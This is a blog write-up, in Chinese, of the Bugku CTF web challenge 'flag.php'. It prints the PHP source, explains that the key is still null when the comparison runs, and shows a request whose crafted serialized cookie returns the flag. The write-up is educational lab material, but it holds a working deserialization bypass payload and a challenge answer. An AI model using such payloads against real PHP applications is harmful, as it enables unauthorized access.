

bugkuctf_web flag.php

原创

wuerror 于 2018-08-13 16:44:36 发布 1190 收藏 1

分类专栏: [ctf](#) 文章标签: [CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_40871137/article/details/81631640

版权



[ctf](#) 专栏收录该内容

28 篇文章 1 订阅

订阅专栏

根据提示, 访问: <http://120.24.86.145:8002/flagphp/?hint=1>

得到源码


```
<?php
error_reporting(0);
include_once("flag.php");
$cookie = $_COOKIE['ISecer'];
if(isset($_GET['hint'])){
    show_source(__FILE__);
}
elseif (unserialize($cookie) === "$KEY")
{
    echo "$flag";
}
else {
?>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Login</title>
<link rel="stylesheet" href="admin.css" type="text/css">
</head>
<body>
<br>
<div class="container" align="center">
    <form method="POST" action="#">
        <p><input name="user" type="text" placeholder="Username"></p>
        <p><input name="password" type="password" placeholder="Password"></p>
        <p><input value="Login" type="button"/></p>
    </form>
</div>
</body>
</html>

<?php
}
$KEY='ISecer:www.isecer.com';
?>
```

https://blog.csdn.net/weixin_40871137

观察可知要构造cookie:IScer=XXX,这个XXX是\$key序列化之后的值。

一个坑在这个key的值,不是下面给的结果(www.isecer.com),而是NULL。因为key的值在上面还未定义(此处要感谢大佬的wp)



The screenshot displays the developer tools interface for an HTTP request and response. The 'Request' tab is active, showing the following details:

- Method: GET /flagphp/ HTTP/1.1
- Host: 120.24.86.145:8002
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
- Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
- Accept-Encoding: gzip, deflate
- Referer: http://ctf.bugku.com/challenges
- Connection: close
- cookie: IScer=s:0:'''%3B'
- Upgrade-Insecure-Requests: 1
- Cache-Control: max-age=0

The 'Response' tab is also visible, showing the following details:

- Status: HTTP/1.1 200 OK
- Server: nginx
- Date: Mon, 13 Aug 2018 07:54:40 GMT
- Content-Type: text/html
- Connection: close
- Content-Length: 27

The response body contains the flag: **flag{unserialize_by_virink}**

https://blog.csdn.net/weixin_40871137